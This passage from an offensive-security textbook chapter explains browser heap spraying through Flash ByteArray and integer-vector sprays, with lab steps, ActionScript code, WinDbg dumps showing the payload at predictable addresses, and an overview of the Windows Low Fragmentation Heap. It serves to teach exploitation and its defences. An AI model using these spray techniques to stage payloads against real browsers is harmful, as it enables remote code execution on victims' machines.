Flash has been used by hackers as another method for spraying the heap via the ActionScript language. Similar to using JavaScript, a simple array can be enough to place the malicious payload at a predictable address in memory. Here is an extract of the script spray.as, available in Lab 16-4 from the book's repository. This script was taken from www.greyhathacker.net:

```
var chunk_size:uint = 1048576;❶         // 0x100000
var block_size:uint = 32768;            // 0x8000
var heapblocklen:uint = 0;
heapblock1 = new ByteArray();
heapblock1.endian = Endian.LITTLE_ENDIAN;

while(heapblocklen < 3084){❷ // our offset points to 0x0c0c0c0c for IE
    heapblock1.writeByte(0x0c);      // fill junk
    heapblocklen = heapblocklen + 1;
}
// ROP chain example
heapblock1.writeInt(0x47524159);//GRAY ❸
heapblock1.writeInt(0x48415420);//HAT
heapblock1.writeInt(0x4841434B);//HACK
heapblock1.writeInt(0x484E4721);//ING!
heapblock1.writeInt(0x41414141);
heapblock1.writeInt(0x41414141);
heapblock1.writeInt(0x41414141);
heapblock1.writeInt(0x41414141);heapblock1.writeBytes(hexToBin(code));
heapblocklen = heapblock1.length;
while(heapblocklen < block_size){
    heapblock1.writeByte(0x0d);     // fill junk
    heapblocklen = heapblocklen + 1;
}
heapblock2 = new ByteArray();
while(heapblock2.length < chunk_size){
    heapblock2.writeBytes(heapblock1, 0, heapblock1.length);
}
allocate = new Array();while(spraychunks < 100){
    heapblock3 = new ByteArray();
    heapblock3.writeBytes(heapblock2, 0, heapblock2.length);
    allocate.push(heapblock3);❹
    spraychunks = spraychunks + 1;
}
```

This code is self-explanatory: multiple arrays are being filled with shellcode in order to be allocated at the line labeled ❹. There are two main points to notice. The first is the chunk size❶: if you change this value, the guessable address 0x0c0c0c0c will be different. The second is the padding size❷, which is required to make sure we always land at the beginning of our ROP code❸. Usually, this is where the code needed to bypass DEP goes, assuming this protection has been enabled in the browser. Refer to Chapter 12 for details about DEP.

Lab 16-4: Basic Heap Spray with Flash

Let's take this opportunity to look at how to compile Flash code. For this lab, we will be using the Swftools suite (check the README file for this lab for instructions on how to set it up).

Go to the line labeled ❸ in the previous code and change the hex values to anything you want (keep in mind this must be done backwards because of little-endianness). In this lab, we'll set it to "GRAYHAT HACKING!" Again, save it as spray.as and then compile it to generate the Flash file:

```
as3compile spray.as
```

Copy the newly created spray.swf to the web directory /var/www/GH4/16/4, as well as the flash.html located in your lab's repository. Fire up IE, go to the victim machine, and attach WinDbg to IE, as usual. Then browse to http://<your-ip>/GH4/16/4/flash.html.

After loading the page, go to WinDbg, press CTRL-BREAK, and then go straight to the address 0x0c0c0c0c:

```
0:024> d 0c0c0c0c
0c0c0c0c  47 52 41 59 48 41 54 20-48 41 43 4b 49 4e 47 21  GRAYHAT HACKING!
0c0c0c1c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0c0c0c2c  dd c5 bd 40 e7 d9 d1 d9-74 24 f4 58 29 c9 b1 33  ...@....t$.X)..3
```

You can see that we landed exactly at the beginning of our ROP code, at 0x0c0c0c0c, as expected. Also at 0x0c0c0c2c you can see the beginning of the Metasploit-encoded calc payload, which was inserted in the spray.as script, ready to be executed. However, as explained earlier, that requires the attacker to trigger code execution by exploiting a vulnerability in the browser. This step will be explained in Chapter 17 when we discuss the Use-After-Free vulnerability.

You can always decompile Flash code, especially when analyzing malicious files found in the wild. I recommend the Flash Decompiler Trillix from www.flash-decompiler.com. It has a demo version that allows you to decompile Flash files in a very efficient way.

Even though we are using Flash instead of JavaScript, the heap spray technique is similar: we allocate big chunks inside of an array so that they can be properly aligned at a predictable address.

Flash Spray with Integer Vectors

During 2013 and early 2014, a heap spray technique (although probably not a new one) became a favorite for criminals releasing 0-day exploits against browsers. It employed the use of Flash integer vectors, not only to place the malicious payload in memory but also to help bypass ASLR/DEP protection. This is considered a sophisticated technique, so only the heap spray portion will be dissected here. The exploitation part is discussed in Chapter 17.

In order to explain this attack, we are going to analyze recent threats using the same technique: CVE-2013-3163 and CVE-2014-0322.

Make sure you check the README file of Lab 16-5 in the book's repository so you have Flex SDK fully configured; this will help with compiling Flash files. We are not using as3compile as we did in the previous section because at the time of this writing it does not support vectors and will therefore throw errors during compilation.

Here is an extract of the VecSpray.as file (located in the \16\Lab\5\ directory in the repository) that shows the vectors technique:

```
this.s = new Vector.<Object>(98688);❶
while (loc1 < 98688)
      this.s[loc1] = new Vector.<uint>(4096 / 4 - 2);❷//0x3FE
      this.s[loc1][0]               = 0xDEADBEE1;❸
      this.s[loc1][(16 - 8) / 4]    = 0x1a1b2000;  //[2]
      this.s[loc1][(20 - 8) / 4]     = 0x1a1b2000; //[3]
```

```
        this.s[loc1][(752 - 8) / 4]   = 0x41414141;   //[186]
        this.s[loc1][(448 - 8) / 4]    = 0;           //[110]
        ++loc1;
    }
```


Here you can see that Vector1 is created with the size 98688❶, and then at each element a new Vector2 is created with the size 0x3FE❷. These two sizes are crucial for the attacker in order to calculate guessable addresses where the vectors will be allocated, as well as to target a specific object in the browser with the size 0x3FE (the **CMarkup** object). If you change any of these values, the offsets will vary, too. In this case, the attacker realized that with those specific sizes, his vector can reliably start at the address 0x1a1b2000, so that is the address he will use during a real attack. Check Chapter 17 for more details.

Lab 16-5: Heap Spray with Flash Vectors

As usual, let's test to see whether our heap spray works. Compile the VecSpray.as file by executing the default compiler from Flex SDK:

```
mxmlc VecSpray.as
```

If more complex files need to be created, it is recommended that you install FlashDevelop IDE from www.flashdevelop.org. It will also help to install the Flex SDK because this will allow you to debug your Flash file, determine the lines of code with errors during compilation, highlight syntax, output multiple format, and so on. If you decide to go down this path, just fire up FlashDevelop, open your Vecspray.as file (File | Open), and compile it via Tools | Flash Tools | Build Current File (or press CTRL-F8), as shown here. After running this file, you will see the result displayed in the output window, showing you the path where the .swf file was generated.



```
    public var s:__AS3__.vec.Vector.<Object>;

        public function VecSpray()
        {
            super();
            this.s = new Vector.<Object>(98688);
            var loc1:*=0;

            while (loc1 < 98688)
            {
                this.s[loc1] = new Vector.<uint>
                this.s[loc1][0]                 = 0
                this.s[loc1][(16 - 8) / 4]      = 0
                this.s[loc1][(20 - 8) / 4]      = 0
                this.s[loc1][(752 - 8) / 4]     = 0
                this.s[loc1][(448 - 8) / 4]     = 0
```

```
Loading configuration file D:\Program Files (x86)\FlashDevelop\Tools\flexsdk\frameworks\flex-config.xml
D:\Book\Chapters\16\Lab\5\VecSpray.swf (810 bytes)
Done(0)
```

Copy the generated VecSpray.swf file to your web directory /var/www/GH4/16/5/, as well as the vector.html file located in your lab's repository. Fire up IE, go to the victim machine, and attach WinDbg to IE, as usual. Then browse to http://<your-ip>/GH4/16/5/vector.html.

After the page is loaded, go to WinDbg, press CTRL-BREAK, and then go straight to the expected address 0x1a1b2000:

```
0:002> dd 1a1b2000
1a1b2000  000003fe❹ 0aa43020 deadbee1 00000000
1a1b2010  1a1b2000 1a1b2000 00000000 00000000
0:002> dd 1a1b3000
1a1b3000  000003fe 0aa43020 deadbee1 00000000
1a1b3010  1a1b2000 1a1b2000 00000000 00000000
```

We can see that the heap spray landed at the expected address and that the first value in the buffer is the size of Vector2❷. We can also observe that the buffer is repeated every 0x1000 bytes. Last but not least, we can see the other values inserted at index 0❸, 2, and 3 are present.

At a later stage of the attack, the hacker will change the vector size❹ in memory to be able to read and write more data and start leaking important addresses, trying to bypass ASLR (see Chapter 17 for the details).

At first glance, using integer vectors does not seem to make any sense when trying to execute remote code. However, it is a clever move made by the attackers and shows us the ways they find to accomplish their malicious actions, as you will see in more detail in Chapter 17.

It is worth mentioning an older technique by Dion Blazakis for performing a heap spray (not discussed in this chapter due to a lack of space) that is related to the use of JIT (Just-In-Time) compilers for heap spraying: www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf. Also, here's a practical example of this technique by Alexey Sintsov: dsecrg.com/files/pub/pdf/Writing JIT-Spray Shellcode for fun and profit.pdf.

Leveraging Low Fragmentation Heap (LFH)


We have discussed many different heap spray techniques for placing our malicious shellcode in a predictable memory address, but none of these techniques is practical in a 64-bit environment due to the bigger memory space range. A different and more efficient approach is taken by the low fragmentation heap (LFH) or front-end allocator implemented since Windows Vista and used, as needed, to service memory allocation requests. Here are some of its main features:

- It helps to reduce heap fragmentation and is therefore useful to place adjacent blocks in memory.
- The LFH cannot be enabled if you are using the heap debugging tools in Debugging Tools for Windows or Microsoft Application Verifier.
- LFH is not initially activated.

- It can be forced to be enabled to a specific size by requesting at least 18 consecutive allocations of the same size.
- It is used when allocating chunks of less than 16Kb.
- If LFH is not enabled for a specific size, the back-end allocator will be used.
- LFH is deterministic (predictable behavior).
- LFH uses the LIFO method, which in the exploit context means that the last deallocated chunk is the first allocated chunk in the next request. This feature is extremely useful when dealing with Use-After-Free vulnerabilities.
- It helps to "fill the whole" of a freed object in a more efficient way than heap spray due to the LIFO feature just described.

Behind the scenes, the RtlpAllocateHeap and RtlpFreeHeap APIs are called when the back-end allocator is used, and the RtlpLowFragHeapAllocFromContext and RtlpLowFragHeapFree APIs are called when the front-end allocator (LFH) is used.

Here is a graphical example of how LFH works, using a bin size of 256 bytes:



You can see that Chunk 4 (CH4) got the same address used by Chunk 2 (CH2). This can be used maliciously by an attacker in order to replace the content of a freed object and gain execution when a Use-After-Free vulnerability is triggered.

However, LFH is more complicated than this. If you want more in-depth details about LFH, refer to Chris Valasek's great research on this topic.[4] We'll implement this technique in Chapter 17 when discussing the Use-After-Free vulnerability.

Summary

In this chapter, you learned that heap spray has evolved in order to keep working in browsers via JavaScript; not only that, it has been ported to other web technologies such as HTML5 and Flash with successful results. You also learned that using heap spray is not the only way to place shellcode in memory at a predictable address. A more efficient way to do this is to use the low fragmentation heap (LFH).

It will be interesting to see how heap spray continues to evolve given the latest protection added in browser, such as the isolated heap (see the "For Further Reading" section at the end of this chapter). In the meantime, make sure you perform the labs in this chapter so that you are up to speed and ready for the next bypass technique from hackers.

References

1. Muttis, Federico, and Anibal Sacco (Core Security) (2012, October 3). "HTML5 Heap Spray." Retrieved from exploiting stuff: exploiting.wordpress.com/2012/10/03/html5-heap-spray-eusecwest-2012/.
2. Corelan Team (2012, February 19). "DEPS – Precise Heap Spray on Firefox and IE10." Retrieved from Corelan: www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/.
3. Valasek, Chris (2013, November). "HeapLib2." Retrieved from IOActive Labs Research: blog.ioactive.com/2013/11/heaplib-20.html.
4. Valasek, Chris. *Understanding the Low Fragmentation Heap.* Retrieved from: illmatics.com/Understanding_the_LFH.pdf.

For Further Reading

Canvas Handbook www.bucephalus.org/text/CanvasHandbook/CanvasHandbook.html.

DEPS ported to Metasploit community.rapid7.com/community/metasploit/blog/2013/03/04/new-heap-spray-technique-for-metasploit-browser-exploitation.

"Heap Feng Shui in JavaScript" (Alexander Sotirov) www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html.

"Heap Spray Demystified" (Corelan Team) www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/.

"Isolated Heap for Internet Explorer" (TrendMicro) blog.trendmicro.com/trendlabs-security-intelligence/isolated-heap-for-internet-explorer-helps-mitigate-uaf-exploits/.

"Nozzle: Runtime Heap Spray Detector" (Microsoft) research.microsoft.com/en-us/projects/nozzle/.

WinDbg configuration blogs.msdn.com/b/emeadaxsupport/archive/2011/04/10/setting-up-windbg-and-using-symbols.aspx and blogs.msdn.com/b/cclayton/archive/2010/02/24/how-to-setup-windbg.aspx.